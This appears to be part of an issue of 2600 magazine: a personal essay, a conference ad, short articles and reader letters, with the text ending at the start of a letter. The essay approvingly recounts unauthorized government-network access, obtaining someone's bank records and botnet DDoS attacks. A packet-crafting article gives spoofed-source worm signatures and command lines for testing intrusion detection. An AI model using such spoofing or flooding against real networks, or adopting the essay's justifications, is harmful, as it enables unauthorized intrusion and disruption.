Hacking expanded my mind in the way I now perceive all things. Essentially, it's thinking outside the box because the box is society's prison-like mindframe of conditioning and conformity that limits people in the ways in which they interact with the world and each other. It became my "red pill" and way of life.

Anyone who was interested in learning, I freely taught so they wouldn't make the same mistakes I made, or end up in prison which is where I reside today - and I still continue to teach, because this knowledge is empowering. Hacking isn't illegal, nor is it a sin. Hacking without consent is. I landed a job as a network security analyst and ran my own data recovery and PC repair business on the side. Network security was a dream come true because I wanted to trade my gray hat in for a clean, new white hat. I didn't have any certifications or formal training. I got miraculously hired for my demonstration of knowledge and skill from my tutorials on my Myspace profile and my YouTube videos. (Before my interview, my interviewer had Googled my email address.)

In truth, learning how to hack without learning the basic framework of networking is like shooting yourself in the foot. It's the number one way hackers and script kiddies get arrested. Number two is snitches, which is how the feds got me. We live in an insecure world that is infected with blatant vulnerabilities in the most unlikely places.

For mere shits and giggles, I would reverse telnet onto networks operated by the government and pop a shell as I enumerated



work groups and domains, trying to escalate my privileges. These internal networks are either structured by trust or plain negligence because it was no great feat to pwn a .gov box. Most of these systems I encountered were unpatched, running obsolete and buggy OSes like Windows NT or XP and the servers were no better than the networked devices used and abused by their local users. Downloading the page file off any of the boxes revealed some pretty interesting local abuse, such as one employee who installed a P2P client which could have exposed the network to worse problems than my curiosity.

I wasn't about stealing or corrupting, nor was I about eavesdropping. I was fueled by the challenge to explore beyond my own borders. But if you take a look on the web today, you will find people who are literally crying out for help, even the help that their local law enforcement chooses to ignore. I helped one woman obtain her ex-boyfriend's bank statements because he was trying to evade his child support obligations. She used the evidence in court and a judge ordered him to provide financial support for their daughter. One girl was being victimized by a cyberbully and about to take her own life when I confronted her tormentors on my playing field. Then I gave her the knowledge to defend herself so it would never happen again.

In June of 2009, during the Iranian presidential elections, there was the "Twitter Revolution," also known as the "Green Revolution," which was the candidacy color of Mir-Hossein Mousavi. The people cried fraud when Mahmoud Ahmadinejad won the presidential election, saying that the voting polls were rigged. Then came the revolution of protesters who were violently attacked with guns, pepper spray, and batons by the police and the Basij, a paramilitary group, who also killed 72 protesters, according to Mousavi. One such victim was the young woman named Neda who we all watched die on YouTube. To conceal their actions and attempt to control the subversive masses,

their government shut down cell phone networks and blocked social networking sites. Right after this, I got a PM (private message) on YouTube, which was an admonition for the hackers of the world to unite for the people of Iran, to perform distributed denial of service attacks against the servers handling the content filtering.

What I saw when I visited these servers was a legion of hackers joined together without discrimination of race, skin color, sexual orientation, or religion, united as one for the liberty of free speech. With my HTC smartphone, I logged into my IRC server and aimed my botnets in the name and under the banner of liberty, and helped to hold censorship in defeat, under the power of this worldwide packet storm.

People like Jacob Appelbaum are heroes of mine and, like him, I believe hacking and knowledge can and should be used to empower victims of repressive governments who try to keep the masses stupefied within the constructs of a "blue pill" reality, which is a defeated and powerless reality. We are sentinels of cyberspace. Be it for salvation or retribution, we can help this world overcome the obstacles that obstruct our God-given right to freedom. And it is in this spirit that I say "weaponize knowledge."

I tend to feel a lot safer knowing that I can defend myself with this knowledge. It's like carrying a concealed firearm. This isn't some immoral vice I use for destruction, but rather protection and defense for when and if I have to. Responsibility is required so I don't pervert this knowledge and become like my enemy. I know my two cents sounds kind of extreme, but sometimes it's needed, especially when the scope of law enforcement and governments can virtually get away with murder.

Call me subversive, call me a social stigma or a dissident, but I am 100 percent American and 100 percent patriotic and I love my country. Power to the people!

*Shout outs to the ETA crew! Fixer, Kaz, Baljeet, John Draper, and IHM!*

**HACKER PERSPECTIVE submissions are closed for now.  
We will open them again in the future so have your submission ready!**

# **TICKETS TO THE ELEVENTH HOPE ARE GOING FAST!**



We may even hit our capacity for the first time ever, so we strongly advise you to get your tickets quickly before you lose the opportunity! All kinds of payment options are available, including Bitcoin! Full details can be found at <https://store.2600.com>. Once you preregister, you'll get an email confirmation. Your actual tickets will be emailed as the conference draws closer.



The Eleventh HOPE will be held at New York City's Hotel Pennsylvania, located across the street from Penn Station (33rd Street & Seventh Avenue) from Friday, July 22nd through Sunday, July 24th, 2016. That means we start early on Friday and end late on Sunday! (We suggest arriving early and leaving late so you have adequate time to prepare and recover.) Discounted rooms are available for HOPE conference attendees.



Our first announced keynote speaker is novelist, blogger, and technology activist Cory Doctorow.

You too can be on stage at HOPE, but you have to act soon. Our submission FAQ can be found at the [xi.hope.net](http://xi.hope.net) website in the speaker section. Just email [speakers@hope.net](mailto:speakers@hope.net) if you want to apply to give a talk. Include several paragraphs on what your topic is, what will be unique about your presentation, who you are, etc.



Got a workshop idea? Check out the corresponding section on the [hope.net](http://hope.net) site and send your ideas to [workshops@hope.net](mailto:workshops@hope.net) while we still have space to fill. Remember, think big!

We have a limited number of vendor spots for people, companies, or organizations with something to offer our attendees. Visit our vendor section at [xi.hope.net](http://xi.hope.net) to see if this is something you would be interested in being a part of.



The Eleventh HOPE will have more than 100 speakers and talks, break-out sessions, workshops, concerts, all sorts of villages (hackerspace, lockpicking, hardware hacking, and the like), Segway rides, art displays, contests, retro computing, and new things still being developed!



None of this would be possible without the hundreds of volunteers who pitch in to make it all happen. If you want to be a part of that, send an email to [volunteers@hope.net](mailto:volunteers@hope.net) and let us know if there's something specific you can do or if you're able to simply be sent where you're needed.



Finally, our biggest challenge as always remains getting the word out. We don't have a big PR team, just a magazine, radio show, website, and lots of friends. But we would be thrilled to have the word spread before the conference so that more new people get to experience this and not simply read all the amazing press we get after it's all over. If you can help, email [press@hope.net](mailto:press@hope.net) and give us your ideas.

**[xi.hope.net](http://xi.hope.net)**

# ELEVENTH GRADERS AND NUCLEAR BOMBS

by revx

revx@omnomzom.com

I volunteer two mornings a week through a program called TEALS - Technology Education and Literacy in Schools (<http://tealsk12.org>). Monday and Wednesday, I pull myself out of bed at 6:40, ride the 2 train into Brooklyn, and teach a class of 11th graders how to program, before getting back on the train and arriving at work before 9:30.

It's an incredibly rewarding experience. Although, as in any class, there are some slackers, there are just as many bright, curious students interested in learning how to build computer programs. Many of the students have little experience on a computer besides PowerPoint and Word, so for many of them it's a first exposure to programming concepts and thinking like an engineer.

The class started with an introduction to SNAP, a block based click and drag program based on an earlier iteration called BYOB, which is ultimately based on Scratch. SNAP runs in the browser, making it easy to use in a classroom of 30 students.

Attendance is a problem. Since we're the first class of the day, many of the students wander in well after the 8am bell. Especially on days of bad weather or school field trips, the class can dip as low as five or six students.

Today started out as one such day. Many of the students were on the senior trip, leaving a skeleton crew of students in attendance. This scuttled my lesson plan for the day, since I would just have to teach it again when the rest of the class returned.

I often read *2600* on the train to and from teaching. So, when I was wracking my brain to come up with a lesson for today, I realized that I could print out some articles from *2600* for the students and let that occupy their time.

I grabbed a PDF of Volume 30 from the *2600* site for \$10 and printed out pages 127 to 178. Then I made an announcement, something like, "hey, if you want to read a super cool hacker magazine, come on up and pick out an article that you find interesting. I haven't read them, so please use your own judgment about whether they are good articles or advice!"

I was nervous, of course, that I might get in trouble for giving unfiltered *2600* articles to high school students. But I figured that these

were smart students who would really appreciate the opportunity to learn more about computer (in)security and be able to explain to an irate principal that I meant no harm in distributing the articles.

One male student took me up immediately, taking first "The Right to Know" by the editors, and then "Controlling the Information Your Android Apps Send Home" by Aaron Grothe. He was fascinated, telling me afterward that he was interested in setting up the Android proxy from the latter article since he suspected there was spyware on his phone. Two female students were also interested. I wandered over and showed them the articles that I had printed. One immediately took "Defeating Forensic Attacks on Full Disk Encryption" by MoJo.

I noticed, hidden among the others, "Fun with the Minuteman III Weapon System, Part Two" by Bad Bobby's Basement Bandits. Realizing that an article about hacking the United States nuclear weapons system could get me in a bit more trouble than the rest of the articles, I attempted to shuffle it to the back of the pile. But, like a cat who somehow knows that you're allergic, she picked out that article to read. Sigh.

At the end of class, I stopped by to check in. "Hey," I said, "what did you think of the article?"

She turned to me, and smiling said, "I want to build a bomb!"

I had no idea how to respond to that. Call the police, maybe? "Uh, OK then," I managed. I'd screwed up. She was going to detonate explosives and when the FBI asked her where she'd heard about how to blow things up, she was going to confess my name, and I was definitely going to jail.

"Not to kill anybody," she clarified. "Just to figure out how one works."

"Oh, that's very hacker of you," I replied, panic attack over.

To clarify, the student in question is happy and smart and, in retrospect, I should have encouraged her to check out nuclear physics in college. My hope is that she'll be encouraged by the article to be curious about how systems, both security and nuclear, work. And perhaps even pursue her dream of learning how explosives work by becoming a pyrotechnician or nuclear physicist.

But in the event that a nuclear bomb levels the public school I volunteer at, I'm really really really sorry.



# “Which Do We Prefer: NEANDERTHALS or Hackers?”

by Paul Abramson

Decades ago, a software “hacker” was a guy who could get things done. He would contrive shortcuts and fixes that others had overlooked. He (usually a “he”) understood what the computers were capable of separate from the official software.

Some folks remember the 1960s with the muscle cars. Back then, a young man could buy a stock car and start making his own modifications. With some ingenuity, he could significantly increase the horsepower - far beyond what Detroit had originally intended. It was a challenge to him and his friends. Each man could customize his rod and make something unique.

Many modern day computer hackers are in a similar situation today.

Let’s think about it: Our official software is full of holes and weaknesses. I could take you to a dozen websites with software to crack into computers and reset the passwords. It is easy.

Like the muscle cars of the 1960s, modern desktops, laptops, and mobile devices are easily modified.

So why don’t we co-opt these guys? Why are we letting Neanderthals push their fists down with the attitude of “No more hackers. Nope. Duh, no more. We stop them.”

We should invent *awards* for hackers (who help us), not long prison sentences. Come on.

In the news in May there were stories about a man who has figured out how to hack into commercial jets, using the onboard entertainment system. Wow, innovative!

*Neanderthals*: “We stop him. Make go away.”

Think! Instead, would you have rather that some malevolent Al Qaeda or ISIS hacker(s) had figured this out first? How does 20 or 30 international flights dropping into the oceans one day for no apparent reason sound to you?

If one of *our* hackers figures out and reports

a weakness, let’s give him or her a medal and a reward! I am, of course, discussing nondestructive hackers, which most of them are, at least the ones I know.

A teenage boy could either be in the Boy Scouts earning merit badges, or making model rockets fly, or lighting things on fire. Direction and purpose are needed, I think. Make the challenges and opportunities positive! Harness the hackers in a positive way.


When Motorola, for example, makes a new home modem/router model, give the FCC ten of them to put online where hackers can hammer on them for two weeks or so. Let them try to break in and get around them. Reward the guys who can “do the most damage,” which Motorola then has to fix prior to the next round of FCC (with hacker help) testing.

Three months later, Motorola (in this example) could begin sales of a product that would then *protect* 100,000 consumers (or a million, depending upon sales), rather than, like now, leaving them *open* (with default access codes) to malevolent hackers from China or elsewhere. Does this strategy make sense?

In late June, it appears that the Peoples’ Republic of China successfully penetrated United States government database computers (in 2014, but no one knew) and downloaded *all* personnel files on some four million federal government employees (soon followed by other serious compromises!). The security software had a name like “Einstein.” First, let’s rename it to “Dumb and Dumber” and then let’s empower those best able to help us stop any future security breaches - before they occur.

Let us *reward* hackers that help us. Let’s stop the Neanderthals who want to leave us vulnerable to mass ID theft, our national power grid being shut down one day, and other very clear and present dangers!

# ONE LITTLE PIG



by Rafael Santiago  
voidbrainvoid@gmail.com

Ten years ago, I had written a network sniffer able to work with a domain-specific language in order to define the filters.

With this sniffer I could not only log the capturing events, but also kill the sniffed connections. OK, why kill connections? Think about a guy who was having fun with raw sockets for whom, in this phase, nothing was more exciting than killing connections. Anyway, this approach got me to implement several filters which in the end became a minimalist IDS/IPS.

This new sub-project brought a new question, which was: "How can I test this IDS without screwing up my machines or infecting my system?"

So I had the idea of creating a program that would be able to inject spurious traffic onto the network. In a bit of time, I created an application which did it for me. Afterwards, I discovered that there already existed a name for this operation: "packet crafting."

Ah! OK.... So what was the name of the application that I wrote? I used the infamous name "PIG" (Packet Intruder Generator). Yes, horrible, but effective!

Now we arrive at the point of this article. I want to talk about packet crafting and how you can use it for a bunch of useful things. To demonstrate this, I will use my own application.

Packet crafting is a technique where you assemble network packets and inject this data onto the network. Generally, this is used for testing issues such as IDS/IPS testing or firewall testing. Some people could potentially use it to mask a real attack flooding the network with a bunch of minor attack signatures.

Nowadays, there are several packet crafting tools. Some tools allow for response analysis. A few months ago, I decided to do some refining of my packet crafting tool. However, the truth is that I rewrote it from scratch. Until now you could generate IPv4 packets, bringing TCP or UDP packets with PIG. If you are familiar with hexadecimal, you can put virtually anything into the IP payload beyond TCP/UDP.

PIG allows you to create in a non "brain-dead" way (yes, you need to use your brain and fingers) packet signatures. You can forge source and destination and you can also specify IP addresses by geographic location (class C). PIG does not analyze the responses generated from the fake packets' injection. This application is a good choice for those of you who want to test your firewall, IDS, or IPS - or for those of you who just want to flood because you are evil (but please do not do it, come on...).

By the way, in PIG, a signature file is affectionately called "pigsty file." It can bring a collection of signatures.

Let's see a rather pure pigsty (supposing that this file is named as "oink.pigsty"):

```
[ signature = "oink",  
ip.version = 4,  
ip.ihl = 5,  
ip.tos = 0,  
ip.src = 127.0.0.1,  
ip.dst = 127.0.0.1,  
ip.protocol = 17,  
udp.dst = 1008,  
udp.src = 32000,  
udp.payload = "Oink!!\n" ]
```

Yes, this pigsty will go to heaven.

To test, put the netcat on listen mode/port 1008/udp:

```
you@somewhere:/over/the/rainbow  
➡$ nc -u -l -p 1008
```

Now, in another TTY, you run PIG. Supposing that your gateway's address is 10.0.0.2, your network mask is 255.255.255.0, and your network interface is named as eth0:

```
you@somewhere:/over/the/rainbow$  
➡ ./pig --signatures=./oink.pig  
➡ sty --gateway=10.0.0.2 --net-  
➡ mask=255.255.255.0 --lo-iface=  
➡ eth0
```

As a result, your netcat must be receiving several "oinks."

Maybe in this example, the necessity of the gateway address, the network mask, and the network interface might be a little bit useless, but PIG can build the network packet from the ethernet until the Layer 7. These options are important due to routing issues. In this way, you can fake packet from other hosts using your own machine.

Now, let's see some practical stuff:

```
[ signature = "Nail Worm(1)",
ip.version = 0x4,
ip.ihl = 0x5,
ip.tos = 0x0,
ip.id = 0x3779,
ip.flags = 0x4,
ip.offset = 0,
ip.ttl = 0x40,
ip.protocol = 0x6,
ip.src = asian-ip,
ip.dst = user-defined-ip,
tcp.src = 110,
tcp.seqno = 0x77aace8b,
tcp.ackno = 0,
tcp.reserv = 0x0,
tcp.size = 0x5,
tcp.fin = 0,
tcp.syn = 0,
tcp.urg = 0,
tcp.ack = 1,
tcp.psh = 0,
tcp.rst = 0,
tcp.wsize = 0x1920,
tcp.urgp = 0x0,
tcp.payload = "\x4D \x61 \x72
\x6B \x65 \x74 \x20 \x73 \x68
\x61 \x72 \x65 \x20 \x74 \x69
\x70 \x6F \x66 \x66" ]
```

The shown pigsty creates a packet with an Asian Class C source address and the destination IP must be supplied by you:

```
you@somewhere:/over/the/rainbow$
➔ ./pig --signatures=./worms.pig
➔ sty --targets=192.30.70.10
➔ --gateway=192.30.70.1
➔ --net-mask=255.255.255.0
➔ --lo-iface=eth0
```

In this example, the destination IP address will be "192.30.70.10." If you use this, you@somewhere:/over/the/rainbow  
➔\$ ./pig --signatures=./worms.

```
➔ pigsty --targets=192.30.70.10,
➔ 192.168.*.*,192.16.10.2/20
➔ --gateway=192.30.70.1
➔ --net-mask=255.255.255.0
➔ --lo-iface=eth0
```

The target will be randomized from the target pool that you created.

Timeout? Yes, you can (in millisecs):

```
you@somewhere:/over/the/rainbow$
➔ ./pig --signatures=./worms.pig
➔ sty --gateway=192.30.70.1
➔ --net-mask=255.255.255.0
➔ --lo-iface=eth0 --targets=192.
➔ 30.70.10,192.168.*.*,192.16.10
➔ .2/20 --timeout=1
```

For sending protocols different from 6 and 17, you must define this protocol in raw form using the field "ip.payload":

```
[ signature = "Nail Worm(1)",
ip.version = 0x4,
ip.ihl = 0x5,
ip.tos = 0x0,
ip.id = 0x3779,
ip.flags = 0x4,
ip.offset = 0,
ip.ttl = 0x40,
ip.protocol = 0x6,
ip.src = asian-ip,
ip.dst = user-defined-ip,
ip.payload = "\x00\x00\x01" ]
```

As you can see, packet crafting, while a simple technique, is a useful way to verify your firewall, IDS, and IPS rules. It's an essential tool for pentests, a good friend for sysadmins, and a pain in the neck for lousy network environments....

If you liked "PIG," you can get the code at <https://github.com/rafael-san-tiago/pig>. There you can read the documentation and learn more about this tool.



by Stephen Comeau

It's truly amazing how many people these days take the simple password for granted.

Throughout my IT career, I have seen it time and time again in ways and in places one would hardly believe. Weak passwords, no passwords, shared passwords, the list goes on.



It actually shocks me how many people take such a simple - yet important - thing like this for granted. It seems I've been telling people about this repeatedly. I can preach to them until I am blue in the face. Yet, few seem to listen. That is, until doomsday comes; then all of a sudden, everyone begins to show up at my doorstep, crying "how could this happen to me!" Gee, I wonder.

The problem seems to be progressively worse with mobile devices, like smart phones. It is almost terrifying to note how few people out there actually bother to activate any substantive security at all on their phones, let alone a simple password to lock the screen. In fact, most users complain about how inconvenient it is to have to implement even basic security measures. Yet, how could the use of a simple four-digit pin come off as appearing to be more of a nuisance than the immeasurably greater risk and worry associated with refusing to add one. Not realizing how dangerous it is to do without a minimal amount of mobile security protection, too many people proceed in an insecure and mindless way with their technology.

In this era of out-and-out cyber-warfare, gone is the time when one can leave the door to one's data unlocked. You wouldn't leave your car or house unprotected; so please explain to me why someone would leave a device that potentially contains, not only a slew of valuable information, i.e., just about everything that could possibly identify you, but a lot about family and friends, unprotected. Totally unprotected! It just boggles the mind.

Yet, on average more than 34 percent of our national mobile users left their phones completely unprotected in 2014 (according to a nationwide *Consumer Reports* survey). The scariest part of it is that the number actually jumped from 2013 by five percent. This figure is indeed worrisome, especially when you consider the estimated 328 million mobile devices currently in use in the United States today.

In the news, you glimpse repeated stories about bizarre cyber-attacks taking place all over the world. And you hear over and over again about how important it is to protect your data; still, so many prospective victims just don't seem to take the message seriously. This leads me to believe that we as IT secu-

rity professionals aren't making that message clear enough, maybe not communicating it in quite the right terms. We have to find a better way to stress the main points to the public, else the biggest cyber doomsday of all might yet occur.

This brings me to what frustrates me the most: people who are supposed to know better, yet who don't have any security active on their own mobile devices. (Yes, you know who you are!) Let me just say to them in passing, it is one thing to be totally ignorant of an issue. It just plain stupid to be completely aware of that issue, and of the consequences of a total lack of basic security, and then proceed to do nothing about it.

This is why I'd like to take a minute to emphasize this second, crucial point, the point about the need for mobile security. From an even larger perspective, and moving forward in our discussion, there is a lot more involved in mobile security than just implementing a rudimentary level of password protection. Critical measures include encrypting your mobile device, virus and firewall protection, implementing monitoring software, and employing mobile tracking and remote wiping software. These are free and simple methods to employ, steps that give your mobile device a better security profile. Still, only 22 percent of people in the United States bother to install any type of location software to guard against the possibility of their mobile devices being stolen. This 22 percent is the best it gets in terms of statistics for mobile device security. From here, the numbers (according to the nationwide *Consumer Reports* survey) just continue to spiral downwards, through even weaker levels of implementation for mobile devices.

Whether it is attributable to a lack of user knowledge, or to just plain laziness, something desperately needs to be done to turn this situation around. Our mobile devices contain way too much sensitive information to be left sitting unprotected, open to the whole wide world.

In conclusion, I leave you with this far more hopeful vision: Just imagine for a minute how much safer everyone would be if even the bare essentials of mobile security were implemented on everyone's mobile device. How many fewer doomsdays do you think we would later see?

# PEER REVIEW

## *Being Published*

**Dear 2600:**

Thank you for selecting my article, and thanks for the feedback. I knew I'd have to wait patiently, as I realized the "bad timing" of my submission when an issue arrived in the mail the next day!

My article was written solely for 2600, so it will not appear anywhere else, nor will I even mention it (not that anyone's asking) until after you publish it.

I'll never forget that day (back in the mid 1980s), when a guy in my programming class handed me a copy of 2600, and said "I think you'll like this."

**Jim**

*We treat our deadlines much like a city's subway system. If you miss one, another will be along shortly. There's no need to stress out over getting an article in by a particular date. What matters is that you make your article interesting enough to be readable weeks, months, even years into the future. That's one of the unique things about being published here - people who aren't even born yet will be reading what you've written many years from now and learning from it. It's what makes the hacking world so incredible.*

**Dear 2600:**

Are you interested in coverage of the 2015 BSides Delaware conference? I have submitted a version of this to [redacted] and can write a different version for 2600. Please let me know.

**R**

*Unless something truly incredible happened that would be of interest to hackers, this isn't really our thing. Of course, there probably isn't an event or place on earth that doesn't contain something that hackers would find interesting, but if we're just talking about straight news coverage here, that's not our purpose.*

**Dear 2600:**

I'm interested in submitting a short story to your magazine. What kind of rights would you hold as publisher?

I've been assured by a subscriber that the story would find a loving audience through you.

**M.E.**

*Any story or piece submitted to us remains the property of the writer. Obviously, it will be printed in our publication, as well as in future di-*

*gests or compilations that contain material from our issues. But you're free to sell it, post it online, or spray paint it onto walls if you so choose. We look forward to seeing what you have to submit.*

**Dear 2600:**

I'd like to make a submission for the magazine. I know you don't take articles from non-subscribers and, while I am a subscriber, I only get the Kindle version. Not sure if that counts, but here's the article. Let me know.

**Keith**

*Hold on a moment! Where has it ever been said that we don't take articles from non-subscribers? You may have that confused with marketplace ads. Anyone is free to write articles (and letters) to us, regardless of how or if they read us. Kindle subscribers are every bit as important to us as paper subscribers, so please don't feel like you're second class in any way.*

**Dear 2600:**

We never communicated before, but I would like to establish contact with you and your magazine. Perhaps you will be interested in news my company has.

I represent an IT company developing great applications to quickly recover passwords using video card capabilities. We finished massive update of our products.

Could you tell how can we publish our press release in your magazine to tell your readers about news we have?

If this inquiry is out of your competence, we will be grateful to you if you forward this letter to a responsible person.

**Denis**

*We are plenty competent to deal with this inquiry, so let us do so here. The only way we will print someone's press release in these pages is if we are mocking it. Be glad we managed to restrain ourselves this time. We are not a tool for marketing products. However, we have been known to print articles that are attached to projects an author is involved in. If it's something that hackers would find useful, we have no problem doing this. Usually, the responses and critiques this generates prove helpful to whatever is being developed. This kind of thing doesn't generally work for an existing company, though, and attempts to promote products in this way are very easily seen through.*

**Dear 2600:**

I was told that two of the payphone images I submitted will be printed in the upcoming issue of 2600. I tried to find them in your payphone image gallery. Why aren't they there?

**Fred**

*That's a very good question. It has always been our great desire to have all of the payphone photos we've ever been sent appearing in that section of our website. It's purely a time issue and, over the course of more than a decade, not one of us has had enough time to give this project the attention it deserves. Perhaps with some renewed interest, we can figure out a way to get this done.*

**Dear 2600:**

I am submitting the attached article for submission. If there are any editorial comments, please send it back to me for resubmission. <https://drive.google.com/file/...>

**Maxie**

*Yeah, that's not going to work for us. In order to submit an article to us, you have to actually send it in, not direct us to go somewhere else to retrieve it. The address is [articles@2600.com](mailto:articles@2600.com) - we'll be waiting by the inbox.*

**Dear 2600:**

Some months ago, I received a message saying that my article was accepted and it was being edited, but now with two released issues my article has not shown up. Should I wait before trying to use it in another place?

**R**

*Yes, please give it at least one more issue. Sometimes we get a bit swamped and we're always trying to place articles properly, which occasionally means using them in a later issue to make way for something more time sensitive or which fits the subject matter of the current issue better. Please keep the articles coming in as an excess of good material is a nice problem to have.*

**Help!**

**Dear 2600:**

I desperately need someone with advanced hacker skills who could help not only locate my stolen cell phone via GPRS, but in addition can also retrieve information stored on it as well. My cell phone is a brand new iPhone 6S (American version). If you or someone that you know is interested, please let me know at your earliest convenience. I am willing to pay good money. Thanks in advance.

**Phil**

*We're not in the business of doing this sort of thing, but we're certain that some of our readers would be able to help with clever suggestions. This is what our marketplace ads are perfectly*

*suited for. For future reference, and because it appears you didn't do this, you should enable a feature Apple offers called "Find My iPhone" on your next phone. This will help you do precisely what you're trying to do now in the event your phone is lost or stolen. (Be sure to attach a PIN to this feature so that future thieves don't simply disable it.) As with any feature, this is not foolproof and inaccurate info is often given out. But it's a start, at least. Even without "Find My iPhone," you can still retrieve and secure your data if it's stored in iCloud. Regardless, we suggest you contact Apple to help you track down and/or disable your phone using its serial number. Good luck.*

**Dear 2600:**

Is anything funky going on? Downloads on your website are like really dogging, and streams are cutting off from the past two *Off The Hook* shows. Looks like dial-up speed all day long.

**Nanjemoy**

*This is what has happened over the course of the past couple of years. We expanded our radio show archive to include high fidelity 128k streams and MP3s, which was a vast improvement over the 16k we had been offering previously. But this created a huge demand for the shows and resulted in our bandwidth being capped, especially right after new shows were posted. This meant that people like you were hit with long delays and slow speeds. We could have gotten a faster connection, but we couldn't justify doubling that expense simply because we were giving away more material for free. We opened up a torrent connection to help address this, but that didn't solve the entire problem.*

*Fast forward to this past December, when some wanker somewhere decided to take down our site with a Distributed Denial of Service attack. Rather than help us to address this by tracing and filtering, our provider tried to sell us on a protection racket that, for a phenomenal cost, would help prevent this sort of thing from happening. We didn't particularly care for that.*

*So, as we have done so often in the past, we went to the Internet where many of our readers and supporters reside and explained what we were going through. Solutions poured in. And now, as a result, we have a new connection that is ten times as fast for half of what we were paying. We're better prepared to deal with future wankers who want to silence us. We have a much healthier relationship with our provider. And the bottle-necks have largely disappeared.*

*We seriously want to thank the people who attacked us. Every time somebody does that, we wind up getting a little stronger and learning just how many friends we have out there. Those friends are truly how we're able to keep doing*



what we do and we're honored to be able to share all of this with them.

**Dear 2600:**

I think I was signed up, but for some reason have stopped getting the magazine. Did my subscription run out?


**Michael**

We are a vast, sprawling enterprise and those who are in the letter reply division really have no idea how subscriptions work. What we did do, however, was forward your inquiry over to the subscription department. For future reference, the people at [subs@2600.com](mailto:subs@2600.com) are well equipped to answer your subscription inquiries. Also, your expiration date is printed clearly on your envelope, so pay attention to that as well.

**Dear 2600:**

I believe to have in my possession a blue box. Any light that can be shed on its origins would be greatly appreciated.

**Jim**



Well, you do indeed have a blue box, insofar as you have a box that is blue (readers will simply have to trust us on that). And, it's even a blue box that has something to do with telecommunications. But it is not a bona fide Blue Box, if that's what you suspect. Such an item would have been useful to phone phreaks of the past for exploring the old Bell system and making free phone calls using the special multifrequency (MF) tones it generated. Today, tones are no longer sent down the voice path (what used to be known as in-band signaling), the same tones aren't even used in out-of-band signaling, and the Bell system as we once knew it just isn't the same anymore. Plus, it's

pretty standard for long distance phone calls to be free these days. Still, those old Blue Boxes are highly sought after for sentimental reasons. But, again, that's not what you have here. What you've got is a really primitive Radio Shack answering machine remote. This predates touch tone input for answering machines, which gives you an idea of how old it is. Instead of entering tones, you would simply hold this device up to your mouthpiece and, by pressing one of three buttons, you would control your answering machine while on the road - "control" meaning you could play a message, rewind one message, or rewind the tape. This used to be considered high tech back in the day and it was a pretty big deal. And it would still work if you could track down the corresponding answering machine. It probably also was more secure than the systems we use today unless, of course, you lost the remote. We suggest hanging on to this (or sending it to us) as it's a pretty damn cool artifact of technology that once was.

**Dear 2600:**

Hello, I will be brief. I am seeking assistance in developing two TV stations broadcasting from an unknown location in the U.S. Do you have any advice? I seek funding and know-how and everything from the ground up. Additionally, I am on welfare (unfortunately), so I am vulnerable and defenseless and broke.

**stupedestrian**

Well, we admire your spirit in taking on this project, which no doubt will be a challenge. We're not clear if these are low powered TV stations which you have a license for or pirate stations that you're beginning on your own. (We're going to assume we're not talking about high-powered commercial transmitters here.)

Since the cut-over to digital television signals, starting a pirate station is quite a bit harder than it was before - and it wasn't all that easy then. This is one reason why pirate radio stations are so much more common. With digital television, you would have to insert an unauthorized channel into an authorized multiplex or somehow get your own pirate TV digital multiplex. Even then, getting digital televisions to re-tune and find your unauthorized channel would be difficult. It's simply no longer as basic as flipping on a transmitter and broadcasting to an unused channel.

Now, if in fact you're working on a licensed station, it's still a major challenge, but at least there's the chance of getting some help through grants, volunteers, equipment donations, and the like. You cannot do this alone, however, so be sure to involve as many people as you can find who share your interests.

Perhaps the best advice we can offer is to first come up with some unique and interesting con-

tent before trying to start an actual station. These are each full time jobs and they will both suffer if you try to take on too much. If you come up with something really compelling that could develop an audience, you're that much closer to finding enthusiastic people who will help make that possible.

**Dear 2600:**

I am currently trying to determine the best way or "a way" to enjoy the *Off The Hook* radio show on my Android or iPod device. I have in the past used the 2600 radio app that was made available through the Google Play store and also downloaded the show off of iTunes. I am open to any suggestions. I will reread the help section and try to get this issue solved. Any assistance will be greatly appreciated.

**Jason**

*We'd like to know more about this "2600 radio app," as we never created such a thing. (It does sound like a good idea, however, if any app developers want to collaborate on such a project.) We're big fans of the TuneIn app (apart from the ads they bombard you with), especially if you're trying to listen live. This app allows you to literally tune in to almost any radio station in the world through your various devices. There's no better way to learn about a place than to listen to their local radio stations. And, in our case, it's another way that people can easily hear our programs. We'd like to learn of others.*

**Dear 2600:**

I am looking for an individual that can trace a series of TV shows from 2002 to 2003. Do you know of anyone that might help me or may know someone that could help my cause? I would be very grateful if you could pass any information that would help us in our quest for World Peace.

**Thomas**

*Let's see if we've got this. You're saying that finding certain television programs from 2002 and 2003 is somehow going to help us achieve world peace? We'd sure like to know what shows those are. Tracing TV shows really isn't the most difficult thing in the world, unless it's something hyper-local that was only seen on a public access channel that long ago. (And even then, it's likely that tapes exist at that channel's offices.) So please tell us what specific shows you're looking for that will help save the planet and we'll tell you where to find them. Unless it's something like Extreme Makeover, in which case you're on your own.*

**Observations**

**Dear 2600:**

I'm tired of people saying that hacking is a benign activity. Hacking can kill! The *Muskegon*

*Chronicle* reports that a man was sentenced to life in prison for hacking his grandfather. Hacking him to death! Perhaps it was lack of sophistication on the part of the hacker. If he had used the appropriate screwdriver and a soldering iron instead of a hatchet, the results might not have been fatal.

**D1vr0c**

*It's always been our position that hacking is not in itself a crime. This may be an exception.*

**Dear 2600:**

